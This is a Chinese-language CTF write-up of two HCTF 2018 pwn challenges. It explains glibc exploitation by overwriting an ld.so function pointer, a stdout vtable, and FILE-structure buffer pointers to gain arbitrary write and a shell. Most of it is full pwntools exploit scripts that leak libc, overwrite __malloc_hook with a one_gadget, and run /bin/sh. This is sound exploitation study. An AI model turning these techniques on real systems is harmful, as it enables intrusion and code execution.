相关文件位置

```
https://gitee.com/hac425/blog_data/tree/master/hctf2018
```

the_end

程序功能为，首先 打印出 `libc` 的地址， 然后可以允许任意地址写 `5` 字节。


解法一

在调用 `exit` 函数时， 最终在 `ld.so` 里面的 `_dl_fini` 函数会使用

```
0x7ffff7de7b2e <_dl_fini+126>:       call    QWORD PTR [rip+0x216414]        #
0x7ffff7ffdf48 <_rtld_global+3848>
```

取出 `libc` 里面的一个函数指针， 然后跳转过去， 所以思路就是写这个函数指针为 `one_gadget` , 然后调用 `exit` 时就会拿到 `shell` .

找这个调用位置时，可以把 `_rtld_global+3848` 改成 `0` 然后程序崩溃时，看下栈回溯就能找到位置了。



所以 `poc` 如下

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
from pwn import *
```

```
from time import sleep

context.log_level = "debug"
context.terminal = ['tmux', 'splitw', '-h']
# context.terminal = ['tmux', 'splitw', '-v']

path = "/home/hac425/vm_data/pwn/hctf/the_end"
libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")

p = process(path, aslr=1)

p = remote("127.0.0.1", 10002)

# gdb.attach(p)
# pause()

p.recvuntil("here is a gift ")
leak = p.recvuntil(",", drop=True)
libc.address = int(leak, 16) - libc.symbols['sleep']
info("libc.address: " + hex(libc.address))

one_gadget = p64(libc.address + 0xf02a4)


# call   QWORD PTR [rip+0x216414]        # 0x7ffff7ffdf48 <_rtld_global+3848>
target = libc.address + 0x5f0f48

sleep(0.1)

for i in range(5):
    p.send(p64(target + i))
    sleep(0.1)
    p.send(one_gadget[i])

p.sendline("exec /bin/sh 1>&0")
p.interactive()
```

因为关闭了 `stdout` 和 `stderr` ， 使用 `exec /bin/sh 1>&0` 才能得到一个有回显的 `shell` , 不过貌似只能在使用 `socat` 挂载的时候能用貌似， 直接 `pwntools` 起就没有反应。

解法二

利用的是在程序调用 `exit` 后，会进入

https://code.woboq.org/userspace/glibc/libio/genops.c.html#817

```
805             __sched_yield ();
806 #endif
807
808           if (! deallocbuffers && !(fp->_flags & _IO_USER_BUF))
809             {
810               fp->_flags |= _IO_USER_BUF;
811
812               fp->_freeres_list = freeres_list;
813               freeres_list = fp;
814               fp->_freeres_buf = fp->_IO_buf_base;
815             }
816
817           _IO_SETBUF (fp, NULL, 0);
818
819           if (fp->_mode > 0)
820             _IO_wsetb (fp, NULL, NULL, 0);
821
822 #ifdef _IO_MTSAFE_IO
823           if (cnt < MAXTRIES && fp->_lock != NULL)
824             _IO_lock_unlock (*fp->_lock);
825 #endif
826         }
827
828       /* Make sure that never again the wide char functions can be
829          used.  */
830       fp->_mode = -1;
```

函数会遍历 `_IO_list_all` 调用 `fp->vtable->_setbuf` 函数.

这里就可以使用两个 字节修改 `stdout->vtable` 到另外一个地址 作为 `fake_vtable` ， 然后使用 `3` 个字节修改 `fake_vtable ->_setbuf` 为 `one_gadget`. 然后到这里时就会执行 `one_gadget`


所以 `fake_vtable` 的要求就是在修改 `fake_vtable ->_setbuf` 低 `3` 个字节的情况下能变成 `one_gadget` 的地址。 因为是部分写，直接在 `vtable` 附近找找就行。

```
from pwn import *
context.log_level = "debug"
context.terminal = ['tmux', 'splitw', '-h']

def pwn(p):
    p.recvuntil('here is a gift ')
    libc_base = int(p.recvuntil(',', drop=True), 16) - 0x0CC230
    stdout_vtable = libc_base + 0x3c56f8
    fake_io_jump = 0x3c3fb0 + libc_base
    remote_addr = libc_base + 0x3c4008
    one_gadget = libc_base + 0xF02B0

    gdb.attach(p, """
    break exit
    """)
    pause()


    log.success('libc: {}'.format(hex(libc_base)))
    log.success('stdout_vtable: {}'.format(hex(stdout_vtable)))
    log.success('fake_io_jump: {}'.format(hex(fake_io_jump)))
    log.success('remote_addr: {}'.format(hex(remote_addr)))
    log.success('one_gadget: {}'.format(hex(one_gadget)))
    pause()

    #0x3c5c58
```

```
    payload = p64(stdout_vtable)
    payload += p64(fake_io_jump)[0]
    payload += p64(stdout_vtable + 1)
    payload += p64(fake_io_jump)[1]


    payload += p64(remote_addr)
    payload += p64(one_gadget)[0]
    payload += p64(remote_addr + 1)
    payload += p64(one_gadget)[1]
    payload += p64(remote_addr + 2)
    payload += p64(one_gadget)[2]

    p.send(payload)
    p.sendline("exec /bin/sh 1>&0")
    p.interactive()

if __name__ == '__main__':
    path = "/home/hac425/vm_data/pwn/hctf/the_end"
    libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
    p = process(path, aslr=0)
    # p = remote("127.0.0.1", 10002)
    pwn(p)
```

babyprintf_ver2

程序的逻辑比较简单，往 `data` 段里面的一个 `8` 字节大小的区域读入 `0x200` 字节， 会覆盖掉 `stdout` 指针。



`0x200` 大小足够大了， 可以伪造 `_IO_FILE_plus` 结构体， 然后修改 `stdout` 指针为伪造的结构体， 不过这里会恢复 `vtable` , 所以不能通过改 `vtable` 来实现代码执行。

这题引入了一种新的 FILE 结构体的利用， 在能修改 `stdout` 结构体里面的缓冲区指针的情况下，仅调用 `printf` 也能实现任意地址读写。

解法一

首先利用 利用 `write_base` 和 `write_ptr` 进行信息泄露, `leak write_base` 的字符串。

```
target = bin.got['setbuf']

file = p64(0xfbad2887) + p64(pbase + 0x201FB0)  # flag + read_ptr
file += p64(target) + p64(target)  # read_end + read_base, read_end 和 write_base 要一致
file += p64(target) + p64(target + 0x8)  # write_base + write_ptr , 利用 write_base 和 write_ptr , leak
file += p64(target) + p64(target)  # write_end + buf_base
file += p64(target) + p64(0)  # buf_end + save_base
file += p64(0) + p64(0)
file += p64(0) + p64(0)
file += p64(1) + p64(0xffffffffffffffff)
file += p64(0) + p64(buffer + 0x200)  # _lock, 要指向  *_lock = 0
file += p64(0xffffffffffffffff) + p64(0)
file += p64(buffer + 0x210) + p64(0)  # _wide_data , 一块可写内存地址
file += p64(0) + p64(0)
file += p64(0x00000000ffffffff) + p64(0)
file += p64(0) + p64(0)

se(p64(0xdeadbeef) * 2 + p64(buffer + 0x18) + file + '\n')
```

然后利用 `write_ptr` 和 `write_end` 实现任意地址写，貌似是 `printf` 里面会有 `memcpy`， 导致可以复制输入字符串 `str` 到 `write_ptr`，长度为 `strlen(str)` 。

```
file = p64(0xfbad2887) + p64(malloc_hook)  # flag + read_ptr
file += p64(malloc_hook) + p64(malloc_hook)  # read_end + read_base, read_end 和 write_base 要一致
file += p64(malloc_hook) + p64(free_hook)  # write_base + write_ptr
file += p64(free_hook + 8) + p64(malloc_hook)  # write_end + buf_base
file += p64(malloc_hook) + p64(0)  # buf_end + save_base
file += p64(0) + p64(0)
file += p64(0) + p64(0)
file += p64(1) + p64(0xffffffffffffffff)
file += p64(0) + p64(buffer + 0x220)
file += p64(0xffffffffffffffff) + p64(0)
file += p64(buffer + 0x230) + p64(0)
file += p64(0) + p64(0)
file += p64(0x00000000ffffffff) + p64(0)
file += p64(0) + p64(0)

one_gadget = 0xaabbccdddeadbeef

se(p64(one_gadget) * 2 + p64(buffer + 0x18) + file + '\n')
info("修改 malloc_hook")
```

这种方式比较新奇， 貌似之前都没有提到过。仅仅通过修改 `stdout` 的一些指针，就能在 `printf` 的时候实现任意地址读写。

最后改 `malloc_hook` 为 `one_gadget`，然后使用 `%n` 触发 `malloc`.

可以调调 exp, 完整 `exp`

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
from pwn import *
from time import sleep
from utils import *

context.log_level = "debug"
context.terminal = ['tmux', 'splitw', '-h']
# context.terminal = ['tmux', 'splitw', '-v']

path = "/home/hac425/vm_data/pwn/hctf/babyprintf_ver2"
libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
bin = ELF(path)

p = process(path, aslr=0)


def ru(x):
    return p.recvuntil(x)


def se(x):
    p.send(x)


ru('So I change the buffer location to ')
```

```
buffer = int(ru('\n'), 16)
pbase = buffer - 0x202010
bin.address = pbase
info("pbase: " + hex(pbase))

# pause()

ru('Have fun!')

target = bin.got['setbuf']

file = p64(0xfbad2887) + p64(pbase + 0x201FB0)  # flag + read_ptr
file += p64(target) + p64(target)  # read_end + read_base, read_end 和 write_base 要一致
file += p64(target) + p64(target + 0x8)  # write_base + write_ptr , 利用 write_base 和
write_ptr , leak
file += p64(target) + p64(target)  # write_end + buf_base
file += p64(target) + p64(0)  # buf_end + save_base
file += p64(0) + p64(0)
file += p64(0) + p64(0)
file += p64(1) + p64(0xffffffffffffffff)
file += p64(0) + p64(buffer + 0x200)  # _lock, 要指向  *_lock = 0
file += p64(0xffffffffffffffff) + p64(0)
file += p64(buffer + 0x210) + p64(0)  # _wide_data , 一块可写内存地址
file += p64(0) + p64(0)
file += p64(0x00000000ffffffff) + p64(0)
file += p64(0) + p64(0)

se(p64(0xdeadbeef) * 2 + p64(buffer + 0x18) + file + '\n')

ru('permitted!\n')
leak = u64(ru('\x00\x00'))

libc.address = leak - libc.symbols['setbuf']
info("leak : " + hex(leak))
info("libc.address : " + hex(libc.address))
# gdb.attach(p)
# pause()

malloc_hook = libc.symbols['__malloc_hook']
free_hook = libc.symbols['__free_hook']

sleep(0.2)

file = p64(0xfbad2887) + p64(malloc_hook)  # flag + read_ptr
file += p64(malloc_hook) + p64(malloc_hook)  # read_end + read_base, read_end 和 write_base
要一致
file += p64(malloc_hook) + p64(free_hook)  # write_base + write_ptr
file += p64(free_hook + 8) + p64(malloc_hook)  # write_end + buf_base
file += p64(malloc_hook) + p64(0)  # buf_end + save_base
file += p64(0) + p64(0)
file += p64(0) + p64(0)
file += p64(1) + p64(0xffffffffffffffff)
file += p64(0) + p64(buffer + 0x220)
```

```
file += p64(0xffffffffffffffff) + p64(0)
file += p64(buffer + 0x230) + p64(0)
file += p64(0) + p64(0)
file += p64(0x00000000ffffffff) + p64(0)
file += p64(0) + p64(0)

one_gadget = libc.address + 0x4526a

# 就是等 printf 时， 就会把开头的数据 写到目的地址
se(p64(one_gadget) * 2 + p64(buffer + 0x18) + file + '\n')
info("修改 malloc_hook")
pause()

sleep(0.5)

se('%n\n')

print(hex(pbase))
print(hex(leak))

p.interactive()

"""
# 0x555555756020    stdout
p *(struct  _IO_FILE *)0x0000555555756028
"""
```

解法二

来自

```
https://ctftime.org/writeup/12124
```

从 `exp` 看的出来这位大佬对 `printf` 非常的熟悉。下面分析分析 `exp`

`leak` 阶段采取的方式是

```
此时的 file 结构体为， _IO_read_end = _IO_write_base 为要 leak 的起始地址
_IO_write_ptr 为要 leak 数据的终止地址

pwndbg> p *(struct  _IO_FILE *)0x0000555555756030
$1 = {
    _flags = -72537977,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x555555756108 "\340f\t\253\252*",
    _IO_read_base = 0x0,
    _IO_write_base = 0x555555756108 "\340f\t\253\252*",    # 要泄露的地址
```

```
    _IO_write_ptr = 0x555555756110 "",    # 结尾，用于计算长度
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 1,
    _flags2 = 0,
    _old_offset = 0,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x555555756110,     # 指向 0 内存
    _offset = 0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 0,
    _unused2 = '\000' <repeats 19 times>
}
```


仅仅设置了一些必要的字段，当 `printf` 时，就能 `leak` 出 `0x555555756108` 的数据了。

任意地址写的构造就更加的巧妙了。

```python
def write(what, where):
    while what:
        p = 'A' * 16
        p += p64(buf + 32)
        p += p64(0)
        # https://code.woboq.org/userspace/glibc/libio/fileops.c.html#788
        # 构造这样的结构会把输入数据的最后一个字节写到  where
        p += pack_file(_flags=0xfbad2887,
                       _IO_read_end=buf,
                       _IO_buf_base=where,
                       _fileno=1,
                       _lock=buf + 0x100)
        s.sendline(p)
        # 每次写一个字节
        s.sendline(chr(what & 0xff))
        where += 1
        what >>= 8
```


把 `_IO_read_end` 设置为我们输入数据的位置， 然后把 `_IO_buf_base` 设置为需要写的位置。

然后第一次调用 `printf` 后，会 把其他的字段填充



接着会进入

```
https://code.woboq.org/userspace/glibc/libio/fileops.c.html#788
```



开始不断往 `_IO_buf_base` 写 一字节， 最后的结果是 `_IO_buf_base` 会被写入 我们输入数据的最后一个字节

```
input[strlen(input) - 1]    ---> 即处 \x00 外的最后一个字节
```

可在 _IO_buf_base 下读写监视点来查看

此时在发送一个字节长的字符串， 会再次往刚刚的位置写这个字节，这样就能实现任意地址 1 字节写。

```
        # 每次写一个字节
        s.sendline(chr(what & 0xff))
```

多次调用实现任意地址写。然后写 `malloc_hook` 为 `%66000c` 触发 `malloc` 的调用。

完整 `exp`

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
from pwn import *
from utils import *

context.aslr = False
context.log_level = "debug"
context.terminal = ['tmux', 'splitw', '-h']


# context.terminal = ['tmux', 'splitw', '-v']

# Credits: https://dhavalkapil.com/blogs/FILE-Structure-Exploitation/
def pack_file(_flags=0,
              _IO_read_ptr=0,
              _IO_read_end=0,
              _IO_read_base=0,
              _IO_write_base=0,
              _IO_write_ptr=0,
              _IO_write_end=0,
              _IO_buf_base=0,
              _IO_buf_end=0,
              _IO_save_base=0,
              _IO_backup_base=0,
              _IO_save_end=0,
              _IO_marker=0,
              _IO_chain=0,
              _fileno=0,
              _lock=0):
    struct = p32(_flags) + \
             p32(0) + \
             p64(_IO_read_ptr) + \
             p64(_IO_read_end) + \
             p64(_IO_read_base) + \
             p64(_IO_write_base) + \
             p64(_IO_write_ptr) + \
             p64(_IO_write_end) + \
             p64(_IO_buf_base) + \
             p64(_IO_buf_end) + \
             p64(_IO_save_base) + \
             p64(_IO_backup_base) + \
             p64(_IO_save_end) + \
             p64(_IO_marker) + \
             p64(_IO_chain) + \
             p32(_fileno)
    struct = struct.ljust(0x88, "\x00")
```

```
    struct += p64(_lock)
    struct = struct.ljust(0xd8, "\x00")
    return struct


def write(what, where):
    while what:
        p = 'A' * 16
        p += p64(buf + 32)
        p += p64(0)
        # https://code.woboq.org/userspace/glibc/libio/fileops.c.html#788
        # 构造这样的结构会把输入数据的最后一个字节写到  where
        p += pack_file(_flags=0xfbad2887,
                       _IO_read_end=buf,
                       _IO_buf_base=where,
                       _fileno=1,
                       _lock=buf + 0x100)
        s.sendline(p)
        # 每次写一个字节
        s.sendline(chr(what & 0xff))
        where += 1
        what >>= 8


def leak(where):
    p = 'A' * 16
    p += p64(buf + 32)
    p += p64(0)

    """
    此时的 file 结构体为， _IO_read_end = _IO_write_base 为要 leak 的起始地址， _IO_write_ptr 为要 leak 数据的终止地址
    """
    p += pack_file(_flags=0xfbad2887,
                   _IO_read_end=where,
                   _IO_write_base=where,
                   _IO_write_ptr=where + 8,
                   _fileno=1,
                   _lock=buf + 0x100)
    s.sendline(p)
    s.recvline()
    return u64(s.recv(8))


libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
ONE_SHOT = 0x4526A
s = process('/home/hac425/vm_data/pwn/hctf/babyprintf_ver2')

s.recvuntil('0x')
buf = int(s.recv(12), 16)

print 'buf @ ' + hex(buf)
gdb.attach(s)
```

```
pause()

s.recvuntil('Have fun!\n')

libc_base = leak(buf + 0xf8) - libc.symbols['_IO_file_jumps']
malloc_hook = libc_base + libc.symbols['__malloc_hook']
one_shot = libc_base + ONE_SHOT

print 'libc @ ' + hex(libc_base)
pause()

write(one_shot, malloc_hook)

s.sendline('%66000c')
# s.recvuntil('\x7f')

s.interactive()

"""
p *(struct  _IO_FILE *)0x0000555555756030

"""
```

参考

https://xz.aliyun.com/t/3261#toc-2

https://xz.aliyun.com/t/3255#toc-13

https://ctftime.org/writeup/12124